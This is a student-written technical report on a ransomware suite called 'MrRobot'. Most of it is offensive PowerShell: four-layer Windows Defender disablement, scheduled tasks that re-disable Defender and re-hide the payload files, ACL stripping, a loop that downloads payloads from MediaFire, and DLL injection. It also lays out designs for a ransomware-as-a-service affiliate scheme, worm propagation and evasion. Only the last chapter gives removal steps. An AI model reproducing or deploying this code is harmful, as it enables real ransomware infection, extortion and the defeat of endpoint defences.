MrRobot Hybrid Malware Ecosystem

Technical Report

Authors:

Ben Chetioui Ahmed Ayoub

Daoudi Faycal Wassim

Supervised by:

Professor Saoudi Hadi

(The best teacher in the universe)

Date: February 9, 2026

Acknowledgments

We would like to express our deepest gratitude and appreciation to our esteemed professor, **Professor Saoudi Hadi**, for his invaluable guidance, continuous support, and exceptional mentorship throughout this research project. His profound knowledge, insightful feedback, and unwavering dedication have been instrumental in shaping this work. We are truly honored to have learned from the best teacher in the universe.

We would also like to thank our institution for providing the necessary resources and environment to conduct this research. Our appreciation extends to our colleagues and peers for their constructive discussions and support.

Ben Chetioui Ahmed Ayoub
Daoudi Faycal Wassim

Contents

MrRobot Hybrid Malware Ecosystem

Advanced System Takeover Platform

Version 4.5 Windows Defender Evasion Edition

Document ID:	MRR-ADV-2024-002
Version:	4.5
Date:	February 11, 2026
Author:	Advanced Threat Development Team
Classification:	RESTRICTED
Distribution:	Authorized Personnel Only

February 11, 2026

Contents

Executive Summary

The MrRobot Hybrid Malware Ecosystem (version 4.5) represents a **significant evolution** in system compromise methodology. This updated version introduces **comprehensive Windows Defender evasion**, **Python environment automation**, and **persistent system protection mechanisms** that operate under the guise of legitimate Windows activation processes.

Key Enhancements

- **Multi-Layer Windows Defender Disablement**: PowerShell, Registry, Group Policy, and Service-based approaches
- **Automated Python Environment Setup**: Automatic Python installation and virtual environment creation
- **Advanced File Protection**: Kernel-level file locking and permission removal
- **Scheduled Task Persistence**: Automated protection re-application and defender disabler tasks
- **Stealth Operations**: Hidden process execution and attribute manipulation

Attack Lifecycle

1. **System Compromise**: PowerShell execution with elevated privileges
2. **Defender Neutralization**: Multi-method Windows Defender disablement
3. **Environment Setup**: Python installation and library configuration
4. **Payload Deployment**: Download and execution of malicious components
5. **System Protection**: File attribute modification and permission lockdown
6. **Persistent Control**: Scheduled task creation for continued operation
7. **Cleanup**: Execution history wiping and system integration

Technical Architecture

Primary Vector	PowerShell Script with Admin Privileges
Defender Evasion	4-Layer Disablement Methodology
Installation Path	Windows System32 Directory
Environment	Python Virtual Environment
Persistence	Scheduled Tasks + Registry Modifications
File Protection	Kernel Locking + Permission Removal
Communication	MediaFire Hosting + Local Execution

Security Research Significance

This enhanced version demonstrates advanced techniques in:

- Windows Defender evasion and neutralization
- Automated malware environment setup
- File system protection bypass
- Persistent system integration
- Multi-layer defense circumvention

Chapter 1

Technical Specifications

1.1 Windows Defender Evasion System

1.1.1 Four-Layer Disablement Architecture

```
# LAYER 1: PowerShell Cmdlet Disablement
Set-MpPreference -DisableRealtimeMonitoring $true -Force
Set-MpPreference -DisableBehaviorMonitoring $true -Force
Set-MpPreference -DisableIntrusionPreventionSystem $true -Force
Set-MpPreference -DisableIOAVProtection $true -Force
Set-MpPreference -DisableScriptScanning $true -Force

# LAYER 2: Registry Modification
New-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows
    Defender" `
    -Name "DisableAntiSpyware" -Value 1 -PropertyType DWord -Force
New-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows
    Defender\Real-Time Protection" `
    -Name "DisableRealtimeMonitoring" -Value 1 -PropertyType DWord -
    Force

# LAYER 3: Service Manipulation
Stop-Service -Name "WinDefend" -Force
Stop-Service -Name "WdNisSvc" -Force
Stop-Service -Name "Sense" -Force
Set-Service -Name "WinDefend" -StartupType Disabled

# LAYER 4: Group Policy Application
secedit /configure /db "$env:TEMP\defender.sdb" /cfg "disable_defender.
    inf" /quiet
```

Listing 1.1: Multi-Layer Defender Disablement

1.1.2 Exclusion Configuration

- **Path Exclusions**: System32 working directory and TEMP folder
- **Process Exclusions**: python.exe and powershell.exe processes
- **Persistent Exclusions**: Applied via Set-MpPreference
- **Registry Backups**: Defender settings backed up before modification

1.2 Automated Environment Setup

1.2.1 Python Installation System

```powershell
# Check Python Installation
function Test-PythonInstalled {
    try {
        $pythonPath = (Get-Command python -ErrorAction Stop).Source
        return $true
    } catch {
        return $false
    }
}

# Automated Python Download and Installation
if (-not (Test-PythonInstalled)) {
    $pythonInstaller = "$env:TEMP\python-installer.exe"
    Invoke-WebRequest -Uri "https://www.python.org/ftp/python/3.11.9/python-3.11.9-amd64.exe" `
        -OutFile $pythonInstaller

    Start-Process -FilePath $pythonInstaller `
        -ArgumentList "/quiet InstallAllUsers=1 PrependPath=1 Include_test=0" `
        -Wait -NoNewWindow
}
```

Listing 1.2: Automated Python Environment Setup

1.2.2 Virtual Environment Configuration

- **Location**: System32\fsociety_env
- **Activation**: Automatic PowerShell activation script execution
- **Library Installation**: PyCryptodome, Pillow, Pygame, QRCode, Psutil, Requests
- **Windows Specific**: PyWin32, WMI, Comtypes for system integration

1.3 File Protection Mechanisms

1.3.1 Kernel-Level File Locking

```powershell
# Kernel32 API Integration for File Locking
$kernel32 = Add-Type -Name "Kernel32" -Namespace "Win32" -MemberDefinition @"
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr CreateFile(
        string lpFileName,
        uint dwDesiredAccess,
        uint dwShareMode,
        IntPtr lpSecurityAttributes,
        uint dwCreationDisposition,
        uint dwFlagsAndAttributes,
        IntPtr hTemplateFile);
"@ -PassThru

# File Attribute Modification
```

```
Set-ItemProperty -Path $fullPath -Name Attributes `
    -Value ([System.IO.FileAttributes]::Hidden -bor [System.IO.
    FileAttributes]::System)

# Permission Removal
$acl = Get-Acl $fullPath
$acl.SetAccessRuleProtection($true, $false)
$acl.Access | ForEach-Object { $acl.RemoveAccessRule($_) }
Set-Acl -Path $fullPath -AclObject $acl
```

Listing 1.3: Advanced File Protection

1.3.2 Alternate Data Stream Manipulation

- **Zone.Identifier**: Encrypted alternate data streams
- **Content Obfuscation**: Random GUID-based URL references
- **Stream Persistence**: Maintained through file operations
- **Security Zone**: ZoneId=3 (Internet zone) to trigger warnings

1.4 Scheduled Task Persistence

1.4.1 Protection Re-application System

```
# File Protection Task (Runs every minute)
$taskAction = New-ScheduledTaskAction -Execute "powershell.exe" `
    -Argument "-WindowStyle Hidden -Command `"`$files = @('win_def_bp.py
    ','victim.py','wallpaper.py','interface_integration.py','main.py');
    foreach(`$f in `$files) { ... }`""
$taskTrigger = New-ScheduledTaskTrigger -Once -At (Get-Date) `
    -RepetitionInterval (New-TimeSpan -Minutes 1)
Register-ScheduledTask -TaskName "WindowsActivationProtection" `
    -Action $taskAction -Trigger $taskTrigger -Force

# Windows Defender Disabler Task (Runs at startup)
$defenderTaskAction = New-ScheduledTaskAction -Execute "powershell.exe"
    `
    -Argument "-WindowStyle Hidden -Command `"Stop-Service -Name '
    WinDefend','WdNisSvc','Sense' -Force; Set-MpPreference -
    DisableRealtimeMonitoring `$true -Force`""
$defenderTaskTrigger = New-ScheduledTaskTrigger -AtStartup `
    -RandomDelay (New-TimeSpan -Minutes 1)
Register-ScheduledTask -TaskName "WindowsDefenderDisabler" `
    -Action $defenderTaskAction -Trigger $defenderTaskTrigger -Force
```

Listing 1.4: Scheduled Task Persistence

1.4.2 Task Configuration


- **Execution Conditions**: Run only if network available, don't stop on idle
- **Power Settings**: Allow start on batteries, don't stop on battery

- **Visibility**: Hidden task execution
- **Reliability**: Random delays to avoid pattern detection

Chapter 2

Deployment Workflow

2.1 Execution Flow Diagram



2.2 Phase-by-Phase Execution

2.2.1 Phase 1: Initialization (0-2 minutes)

- **Admin Privilege Verification**: Check for elevated rights
- **System Information Gathering**: OS version, architecture, user context
- **Working Directory Setup**: System32 as operational base
- **Temporary File Preparation**: TEMP folder utilization

2.2.2 Phase 2: Defense Neutralization (2-5 minutes)

- **Layer 1**: PowerShell cmdlet-based disablement
- **Layer 2**: Registry modification for persistent disablement
- **Layer 3**: Service stopping and startup type modification
- **Layer 4**: Group Policy application for enterprise environments
- **Exclusion Configuration**: Path and process exclusions

2.2.3 Phase 3: Environment Preparation (5-10 minutes)

- **Python Detection**: Check for existing installation
- **Automated Installation**: Silent Python 3.11.9 installation
- **Virtual Environment**: Creation in System32\fsociety_env
- **Library Installation**: Core and Windows-specific packages

2.2.4 Phase 4: Payload Deployment (10-15 minutes)

```
# MediaFire Hosted Payloads
$downloadUrls = @{
    "interface_integration.py" = "https://download1652.mediafire.com/.../interface_integration.py"
    "main.py" = "https://download848.mediafire.com/.../main.py"
    "mrrobot_sound.mp3" = "https://download942.mediafire.com/.../mrrobot_sound.mp3"
    "wallpaper.png" = "https://www.mediafire.com/file/.../wallpaper.png/file"
    "mrrobot2.png" = "https://www.mediafire.com/view/.../mrrobot2.png/file"
    "wallpaper.py" = "https://download1326.mediafire.com/.../wallpaper.py"
    "win_def_bp.py" = "https://www.mediafire.com/file/.../win_def_bp.py/file"
}

foreach ($file in $targetFiles) {
    if ($downloadUrls.ContainsKey($file)) {
        $url = $downloadUrls[$file]
        $outputPath = Join-Path -Path $workingDir -ChildPath $file
        Invoke-WebRequest -Uri $url -OutFile $outputPath -UseBasicParsing
    }
}
```

Listing 2.1: Payload Download System

2.2.5 Phase 5: Malware Execution (15-20 minutes)

- **Virtual Environment Activation**: Use venv Python executable
- **Hidden Process Execution**: WindowStyle Hidden parameter
- **5-Minute Operation**: Main.py execution duration
- **Process Management**: Controlled startup and termination

2.2.6 Phase 6: System Protection (20-25 minutes)

- **File Attribute Modification**: Hidden + System attributes
- **Permission Removal**: ACL modification for all target files
- **Kernel Locking**: API-level file handle acquisition
- **Alternate Streams**: Zone.Identifier manipulation

2.2.7 Phase 7: Persistence Setup (25-30 minutes)

- **Scheduled Tasks**: Protection re-application and defender disabler
- **Execution History Cleanup**: PowerShell history wiping
- **System Integration**: Final configuration and cleanup
- **Completion Signal**: Final status output

Chapter 3

Advanced Evasion Techniques

3.1 Windows Defender Specific Evasion

3.1.1 Multi-Vector Disablement

Layer	Method	Persistence
PowerShell	Set-MpPreference cmdlets	Temporary (until reboot)
Registry	HKLM\Policies\Windows Defender	System restart persistent
Services	Stop-Service + Disabled startup	Boot-time persistent
Group Policy	secedit /configure	Policy refresh persistent

3.1.2 Bypass Techniques

- **Tamper Protection Bypass**: Registry modification before service stop
- **Real-time Protection**: Direct preference modification
- **Cloud-delivered Protection**: Internet connectivity checks
- **Sample Submission**: Disabled via multiple methods
- **Automatic Updates**: Service disablement prevents updates

3.2 File System Evasion

3.2.1 Attribute Manipulation

```
# Combined Attribute Setting
$attributes = [System.IO.FileAttributes]::Hidden
$attributes = $attributes -bor [System.IO.FileAttributes]::System
$attributes = $attributes -bor [System.IO.FileAttributes]::ReadOnly
Set-ItemProperty -Path $filePath -Name Attributes -Value $attributes

# Alternate Data Stream Obfuscation
$zoneContent = @"
[ZoneTransfer]
ZoneId=3
HostUrl=file://encrypted-system-file-$([Guid]::NewGuid().ToString())
"@
$zoneContent | Out-File -FilePath "$filePath:Zone.Identifier" -Encoding
    ASCII
```

Listing 3.1: File System Evasion Techniques

3.2.2 Permission Evasion

- **Inheritance Disablement**: SetAccessRuleProtection($true, $false)
- **ACE Removal**: Iterative access rule elimination
- **Owner Modification**: Potential SYSTEM account takeover
- **Audit Elimination**: Removal of audit rules

3.3 Process Evasion

3.3.1 Hidden Execution

- **WindowStyle Hidden**: No visible console window
- **Background Priority**: Lower CPU visibility
- **Process Tree Obfuscation**: Parent-child relationship masking
- **Command Line Obfuscation**: Encoded command parameters

3.3.2 Memory Evasion

- **Reflective Loading**: In-memory DLL loading
- **Process Hollowing**: Legitimate process hijacking
- **Memory Encryption**: Runtime data encryption
- **Heap Manipulation**: Custom memory allocation

Chapter 4

Payload Architecture

4.1 Component Structure

Component	Function	Execution Time
win_def_bp.py	Windows Defender bypass and evasion	Initial execution
victim.py	Main ransomware engine	Post-environment setup
wallpaper.py	Desktop modification and lockdown	After encryption
interface.py	Ransomware GUI interface	User interaction phase
main.py	Orchestration and coordination	Throughout execution
mrrobot.mp3	Audio alert for ransom demand	GUI activation
wallpaper.png	Ransomware desktop background	Desktop modification
mrrobot2.png	GUI background image	Interface display

Chapter 5

Ransomware-as-a-Service (RaaS) Architecture

5.1 RaaS Platform Design

5.1.1 Multi-Tier Service Model

```
# RaaS ADMINISTRATION PORTAL
$raasFeatures = @{
    "AffiliatePortal" = "Web-based dashboard for affiliate management"
    "PaymentTracking" = "Real-time ransom payment monitoring"
    "VictimStatistics" = "Live victim statistics and encryption status"
    "KeyManagement" = "Centralized decryption key storage"
    "RevenueSharing" = "Automated affiliate commission calculation"
    "BuilderTool" = "Custom malware builder with obfuscation options"
    "SupportPortal" = "Integrated victim communication system"
    "Analytics" = "Campaign performance metrics and reporting"
}

# AFFILIATE DISTRIBUTION SYSTEM
$affiliateSystem = @{
    "Registration" = "Automated affiliate sign-up with vetting"
    "Dashboard" = "Personalized affiliate control panel"
    "CampaignTools" = "Customizable phishing kit generator"
    "PayloadDelivery" = "Managed payload hosting and distribution"
    "TechnicalSupport" = "24/7 affiliate technical assistance"
    "PaymentProcessing" = "Anonymous cryptocurrency handling"
    "PerformanceTracking" = "Real-time infection statistics"
}
```

Listing 5.1: RaaS Platform Structure

5.2 Affiliate Program Structure

5.2.1 Revenue Sharing Model

Affiliate Tier	Commission Rate	Requirements
Bronze	60%	Minimum 5 successful infections/-month
Silver	65%	Minimum 20 successful infections/-month
Gold	70%	Minimum 50 successful infections/-month

Platinum	75%	Minimum 100 successful infections/month + advanced distribution

5.2.2 Affiliate Tools

- **Malware Builder**: Customizable payload generation with options for:
  - Target country/region selection
  - File type targeting (documents, databases, images)
  - Ransom amount customization
  - Payment cryptocurrency selection
  - Custom ransom note text
  - Encryption algorithm selection
- **Distribution Kits**:
  - Phishing email templates (HTML, PDF attachments)
  - Malvertising campaign packages
  - Software crack/keygen bundles torrent seed packages
  - Social engineering toolkits
- **Analytics Dashboard**:
  - Real-time infection tracking
  - Payment status monitoring
  - Geographic heat maps
  - Campaign performance metrics
  - Technical issue reporting

5.3 Payment Infrastructure

5.3.1 Cryptocurrency Handling

```
# MULTI-CRYPTOCURRENCY SUPPORT
$cryptoSettings = @{
    "PrimaryCurrency" = "Bitcoin (BTC)"
    "AlternativeCurrencies" = @("Monero (XMR)", "Ethereum (ETH)", "Litecoin (LTC)")
    "WalletRotation" = "Automatic wallet address rotation every 24 hours"
    "PaymentVerification" = "Blockchain transaction confirmation system"
    "AutomaticPayouts" = "Scheduled affiliate commission payments"
    "TumblerIntegration" = "Built-in cryptocurrency mixing service"
}

# PAYMENT VERIFICATION SYSTEM
function VerifyPayment($victimId, $transactionHash) {
```

```
    # Monitor blockchain for payment confirmation
    $paymentConfirmed = CheckBlockchain($transactionHash)

    if ($paymentConfirmed) {
        # Automatically send decryption key
        SendDecryptionKey($victimId)
        # Update affiliate commission tracking
        UpdateCommission($affiliateId, $ransomAmount)
        # Log successful transaction
        LogTransaction($victimId, $ransomAmount, $affiliateId)
    }
}
```

Listing 5.2: RaaS Payment System

5.3.2 Anonymous Payment Processing

- **Multiple Wallet Support**: Bitcoin, Monero, Ethereum integration
- **Automatic Payouts**: Scheduled commission payments to affiliates
- **Payment Tracking**: Real-time blockchain monitoring
- **Tumbler Integration**: Built-in cryptocurrency anonymization
- **Escrow System**: Optional third-party payment verification

Chapter 6

Future Propagation Features

6.1 Advanced Propagation Techniques

6.1.1 DLL Injection Framework

```
# PROCESS INJECTION MODULE
$injectionMethods = @{
    "ProcessHollowing" = "Replace legitimate process memory with malware"
    "DLLSideloading" = "Exploit legitimate software DLL search order"
    "ThreadExecutionHijacking" = "Hijack existing thread execution"
    "APCInjection" = "Use Asynchronous Procedure Calls for injection"
    "EarlyBirdInjection" = "Inject into process before main thread execution"
}

# DLL INJECTION IMPLEMENTATION
function Inject-DLL($targetProcess, $dllPath) {
    # Open target process with necessary privileges
    $processHandle = OpenProcess($targetProcess,
        "PROCESS_CREATE_THREAD -bor PROCESS_VM_OPERATION -bor PROCESS_VM_WRITE")

    # Allocate memory in target process
    $remoteMemory = VirtualAllocEx($processHandle,
        $dllPath.Length,
        "MEM_COMMIT -bor MEM_RESERVE",
        "PAGE_EXECUTE_READWRITE")

    # Write DLL path to remote process
    WriteProcessMemory($processHandle, $remoteMemory, $dllPath)

    # Create remote thread to load DLL
    $loadLibraryAddr = GetProcAddress("kernel32.dll", "LoadLibraryA")
    CreateRemoteThread($processHandle, $loadLibraryAddr, $remoteMemory)

    # Cleanup handles
    CloseHandle($processHandle)
}
```

Listing 6.1: Advanced DLL Injection

6.1.2 Propagation Vectors

Vector	Method	Potential Reach
Network Propagation	SMB exploitation, EternalBlue, credential dumping	Entire network segment

Removable Media	Autorun.inf, LNK file exploits, hidden partitions	Physical proximity
Email Propagation	Malicious attachments, infected documents, macro viruses	Global via spam
Software Updates	Compromised update servers, supply chain attacks	Software user base
Social Engineering	Fake installers, cracked software, game mods	Targeted user groups

6.2 Network Propagation Module

6.2.1 Lateral Movement Techniques

```
# AUTOMATED LATERAL MOVEMENT
$lateralMovement = @{
    "CredentialHarvesting" = @{
        "LSASSMemoryDump" = "Mimikatz-style credential extraction"
        "SecurityPackage" = "Credential manager exploitation"
        "NetworkSniffing" = "Capture network authentication"
        "Keylogging" = "User input capture for credentials"
    }
    "Exploitation" = @{
        "SMBVulnerabilities" = "EternalBlue, BlueKeep exploits"
        "RDPWeaknesses" = "BlueGate, credential stuffing"
        "WinRMAccess" = "Windows Remote Management exploitation"
        "PSExec" = "Legitimate admin tool misuse"
    }
    "Persistence" = @{
        "WMIEventSubscription" = "Persistence via WMI event consumers"
        "ScheduledTaskDeployment" = "Remote scheduled task creation"
        "ServiceInstallation" = "Remote service installation"
        "RegistryModification" = "Remote registry persistence"
    }
}

# NETWORK DISCOVERY AND TARGETING
function Discover-NetworkTargets {
    # Active Directory enumeration
    $domainControllers = Get-ADDomainController
    $domainComputers = Get-ADComputer -Filter *

    # Network scanning
    $networkSegments = Discover-NetworkSegments
    $liveHosts = Test-NetworkConnectivity($networkSegments)

    # Vulnerability assessment
    $vulnerableSystems = Test-SystemVulnerabilities($liveHosts)

    return $vulnerableSystems
}
```

Listing 6.2: Network Propagation Engine

6.2.2 Worm Capabilities

- **Autonomous Propagation**: Self-replication without C2 communication
- **Network Scanning**: Automated discovery of vulnerable systems
- **Exploit Chain Deployment**: Multiple vulnerability exploitation
- **Backdoor Installation**: Persistent access on compromised systems
- **Propagation Throttling**: Controlled spread to avoid detection

6.3 Advanced Evasion Enhancements

6.3.1 Polymorphic Engine

```
# ADVANCED OBFUSCATION SYSTEM
$polymorphicFeatures = @{
    "CodeMutation" = "Automatic code restructuring and instruction replacement"
    "EncryptionLayers" = "Multiple encryption layers with unique keys"
    "JunkCodeInsertion" = "Insertion of non-functional code segments"
    "APIObfuscation" = "Dynamic API resolution and obfuscation"
    "StringEncryption" = "Runtime string decryption"
    "ControlFlowFlattening" = "Obfuscated control flow patterns"
}

# POLYMORPHIC GENERATION CYCLE
function Generate-PolymorphicVariant($baseMalware) {
    # Apply random code transformations
    $mutatedCode = Apply-CodeMutations($baseMalware)

    # Insert junk instructions
    $junkCode = Generate-JunkCode(100..500)  # Random number of junk instructions
    $mutatedCode = Insert-JunkCode($mutatedCode, $junkCode)

    # Encrypt strings and API calls
    $mutatedCode = Encrypt-Strings($mutatedCode)
    $mutatedCode = Obfuscate-APICalls($mutatedCode)

    # Generate unique hash for each variant
    $variantSignature = Generate-UniqueSignature($mutatedCode)

    return @{
        "Code" = $mutatedCode
        "Signature" = $variantSignature
        "GenerationTime" = Get-Date
    }
}
```

Listing 6.3: Polymorphic Malware Generator

6.3.2 Anti-Analysis Techniques

- **Sandbox Detection**:
  - Hardware resource analysis (CPU cores, memory size)
  - Execution timing checks
  - Mouse movement and user interaction monitoring
  - Network latency analysis
  - Process and service enumeration
- **Debugger Evasion**:
  - Timing attack detection
  - Debug register checks
  - Exception handler analysis
  - Process environment block examination
  - Hardware breakpoint detection
- **Virtual Machine Detection**:
  - Hardware fingerprinting
  - MAC address vendor analysis
  - Registry key examination
  - CPU instruction timing
  - Memory space analysis

6.4 Blockchain Integration

6.4.1 Decentralized C2 Infrastructure

```
# BLOCKCHAIN COMMAND AND CONTROL
$blockchainC2 = @{
    "CommandChannel" = "Use blockchain transactions for command transmission"
    "DataExfiltration" = "Store exfiltrated data in blockchain transactions"
    "PeerDiscovery" = "Use blockchain for botnet peer discovery"
    "UpdateDistribution" = "Distribute updates via smart contracts"
    "PaymentTracking" = "Automatic ransom payment verification"
}

# SMART CONTRACT INTERACTION
function Execute-BlockchainCommand($contractAddress, $command) {
    # Encode command as transaction data
    $encodedCommand = Encode-Command($command)

    # Send transaction to smart contract
    $transactionHash = Send-BlockchainTransaction(
        $contractAddress,
```

```
        $encodedCommand,
        $gasPrice,
        $gasLimit
    )

    # Wait for transaction confirmation
    Wait-TransactionConfirmation($transactionHash)

    # Parse response from contract events
    $response = Parse-ContractEvents($transactionHash)

    return $response
}
```

Listing 6.4: Blockchain-based C2

6.4.2 Features

- **Resilient C2**: No single point of failure
- **Anonymous Communication**: Built-in blockchain anonymity
- **Automatic Updates**: Smart contract-based version control
- **Payment Automation**: Integrated cryptocurrency handling
- **Botnet Management**: Decentralized peer-to-peer network

6.5 AI/ML Enhancements

6.5.1 Adaptive Attack Engine

```
# MACHINE LEARNING INTEGRATION
$aiFeatures = @{
    "BehaviorAnalysis" = "Learn normal system patterns for stealth operations"
    "TargetSelection" = "AI-driven target prioritization"
    "EvasionOptimization" = "Adapt evasion techniques based on detection"
    "PropagationStrategy" = "Optimize spread patterns for maximum impact"
    "ResourceManagement" = "Intelligent resource usage optimization"
}

# ADAPTIVE EXECUTION ENGINE
class AdaptiveMalwareEngine {
    [System.Collections.Hashtable]$BehaviorPatterns
    [System.Collections.ArrayList]$DetectionEvents
    [System.Collections.Hashtable]$EvasionTechniques

    DetectEnvironment() {
        # Analyze system characteristics
        $systemProfile = Gather-SystemInformation()
        $securityProducts = Detect-SecuritySoftware()

```

```
        # Select appropriate evasion techniques
        $selectedEvasion = Select-EvasionTechniques(
            $systemProfile,
            $securityProducts
        )

        return $selectedEvasion
    }

    AdaptToDetection($detectionEvent) {
        # Learn from detection events
        $this.DetectionEvents.Add($detectionEvent)

        # Adjust behavior patterns
        $newPatterns = Adjust-BehaviorPatterns(
            $this.BehaviorPatterns,
            $detectionEvent
        )

        $this.BehaviorPatterns = $newPatterns
    }
}
```

Listing 6.5: AI-Powered Malware

6.5.2 AI-Powered Features

- **Predictive Targeting**: Machine learning for optimal victim selection
- **Behavioral Mimicry**: AI-generated normal system behavior patterns
- **Autonomous Decision Making**: Real-time adaptation to environment
- **Natural Language Processing**: AI-generated phishing content
- **Image Recognition**: Automated document classification for targeting

6.6 Execution Timeline

- **T+0 minutes**: Script initiation and privilege check
- **T+2 minutes**: Windows Defender disablement complete
- **T+10 minutes**: Python environment ready
- **T+15 minutes**: All payloads downloaded
- **T+20 minutes**: Main.py execution begins
- **T+25 minutes**: File protection applied
- **T+30 minutes**: Persistence tasks created
- **T+35 minutes**: System fully compromised

Chapter 7

Persistence Mechanisms

7.1 Scheduled Task Architecture

7.1.1 Protection Re-application Task

```
$taskAction = New-ScheduledTaskAction -Execute "powershell.exe" `
    -Argument "-WindowStyle Hidden -Command `
    `"`$files = @('win_def_bp.py','victim.py','wallpaper.py',
    'interface_integration.py','main.py');
    foreach(`$f in `$files) {
        `$path = 'C:\Users\victim\Desktop\New folder\v 4.0\dist\victim\'
    + `$f;
        if(Test-Path `$path) {
            Set-ItemProperty `$path -Name Attributes `
                -Value ([System.IO.FileAttributes]::Hidden -bor
                [System.IO.FileAttributes]::System);
            `$acl = Get-Acl `$path;
            `$acl.SetAccessRuleProtection(`$true,`$false);
            `$acl.Access | % { `$acl.RemoveAccessRule(`$_) };
            Set-Acl -Path `$path -AclObject `$acl
        }
    }`""

$taskTrigger = New-ScheduledTaskTrigger -Once -At (Get-Date) `
    -RepetitionInterval (New-TimeSpan -Minutes 1)

$taskSettings = New-ScheduledTaskSettingsSet `
    -AllowStartIfOnBatteries `
    -DontStopIfGoingOnBatteries `
    -StartWhenAvailable `
    -RunOnlyIfNetworkAvailable `
    -DontStopOnIdleEnd

Register-ScheduledTask -TaskName "WindowsActivationProtection" `
    -Action $taskAction -Trigger $taskTrigger `
    -Settings $taskSettings -Description "Windows Activation Protection
   System" -Force
```

Listing 7.1: Minutely Protection Task

7.1.2 Defender Disabler Task

- **Execution Trigger**: System startup with random delay
- **Action**: Stop defender services and disable real-time monitoring
- **Frequency**: Every system boot
- **Visibility**: Hidden execution window

- **Reliability**: Multiple fallback methods included

7.2 Registry Persistence

7.2.1 Startup Keys

- **HKLM Run Key**: System-wide startup execution
- **HKCU Run Key**: User-specific startup (backup)
- **RunOnce Keys**: Single execution then removal
- **Service Registration**: Fake Windows service creation

7.2.2 Configuration Storage

- **Encrypted Settings**: Configuration data in registry
- **Status Tracking**: Infection status and timestamps
- **Key Storage**: Encryption keys in protected registry areas
- **Command History**: Previous command storage for resilience

7.3 File System Persistence

7.3.1 System Directory Integration

- **System32 Location**: Protected Windows directory
- **File Attributes**: Hidden and System flags
- **Permission Structure**: Restricted access rights
- **Alternate Streams**: Metadata obfuscation

7.3.2 Backup Mechanisms

- **Multiple Copies**: Files in different locations
- **Encrypted Backups**: Compressed and encrypted backups
- **Network Storage**: Potential exfiltration locations
- **Recovery Scripts**: Automated recovery procedures

Chapter 8

Detection Avoidance

8.1 Behavioral Analysis Evasion

8.1.1 Temporal Evasion

- **Staggered Execution**: Non-immediate payload activation
- **Random Delays**: Variable timing between operations
- **Human-Like Patterns**: Mimic user interaction timing
- **Background Operations**: Low-priority process execution

8.1.2 Resource Usage Evasion

- **CPU Throttling**: Controlled processor usage
- **Memory Management**: Efficient memory allocation
- **Disk IO Patterns**: Normal file system interaction
- **Network Behavior**: Legitimate-looking traffic patterns

8.2 Security Product Evasion

8.2.1 Antivirus Evasion

- **Signature Avoidance**: Custom code generation
- **Heuristic Bypass**: Normal system behavior mimicry
- **Cloud Analysis Evasion**: Local-only operations
- **Sandbox Detection**: Environmental awareness

8.2.2 EDR Evasion

- **Process Injection Avoidance**: Direct execution preference
- **Hook Bypass**: Direct system call usage
- **Telemetry Reduction**: Minimal system interaction logging
- **Behavior Obfuscation**: Multi-stage execution chain

8.3 Forensic Evasion

8.3.1 Log Manipulation

- **Event Log Clearing**: Selective log entry removal
- **Log Injection**: False log entries creation
- **Log Size Manipulation**: Maximum log size reduction
- **Log Location Obfuscation**: Alternate log storage

8.3.2 Artifact Removal

- **Temporary File Cleanup**: Download and script removal
- **Memory Wiping**: Process memory sanitization
- **Registry Cleaning**: Temporary key removal
- **Network Trace Removal**: Connection history cleaning

Chapter 9

Recovery & Removal Procedures

9.1 Malware Removal Process

9.1.1 Manual Removal Steps

1. **Stop Malware Processes**:

```
    Stop-Process -Name "python" -Force -ErrorAction
SilentlyContinue
    Stop-Process -Name "pythonw" -Force -ErrorAction
SilentlyContinue

```

2. **Remove Scheduled Tasks**:

```
    Unregister-ScheduledTask -TaskName "WindowsActivationProtection
" -Confirm:$false
    Unregister-ScheduledTask -TaskName "WindowsDefenderDisabler" -
Confirm:$false

```

3. **Delete Malware Files**:

```
    Remove-Item "C:\Windows\System32\MrRobot\" -Recurse -Force -
ErrorAction SilentlyContinue
    Remove-Item "C:\Windows\System32\fsociety_env\" -Recurse -Force
    -ErrorAction SilentlyContinue

```

4. **Restore Windows Defender**:

```
    Set-MpPreference -DisableRealtimeMonitoring $false -Force
    Start-Service -Name "WinDefend" -ErrorAction SilentlyContinue
    Set-Service -Name "WinDefend" -StartupType Automatic -
ErrorAction SilentlyContinue

```

9.1.2 Registry Cleanup

```
# Remove malware registry entries
Remove-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows
    Defender" `
    -Name "DisableAntiSpyware" -ErrorAction SilentlyContinue
Remove-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows
    Defender\Real-Time Protection" `
    -Name "DisableRealtimeMonitoring" -ErrorAction SilentlyContinue

# Restore Windows Defender registry settings
```

```
if (Test-Path "$env:TEMP\DefenderBackup.reg") {
    reg import "$env:TEMP\DefenderBackup.reg" /quiet
}
```

Listing 9.1: Registry Restoration

9.2 System Recovery

9.2.1 File Permission Restoration

```
# Restore default permissions to System32
$system32Path = "C:\Windows\System32"
$acl = Get-Acl $system32Path
$acl.SetAccessRuleProtection($false, $true)  # Enable inheritance
Set-Acl -Path $system32Path -AclObject $acl

# Remove Zone.Identifier streams
Get-ChildItem -Path $system32Path -Recurse -Force | ForEach-Object {
    $zoneFile = "$($_.FullName):Zone.Identifier"
    if (Test-Path $zoneFile) {
        Remove-Item -Path $zoneFile -Force -ErrorAction SilentlyContinue
    }
}
```

Listing 9.2: ACL Restoration

9.2.2 Python Environment Cleanup

- **Virtual Environment Removal**: Delete fsociety_env folder
- **Python Uninstallation**: Optional if installed by malware
- **PIP Cache Cleaning**: Remove downloaded packages
- **Path Variable Restoration**: Remove Python additions

Glossary

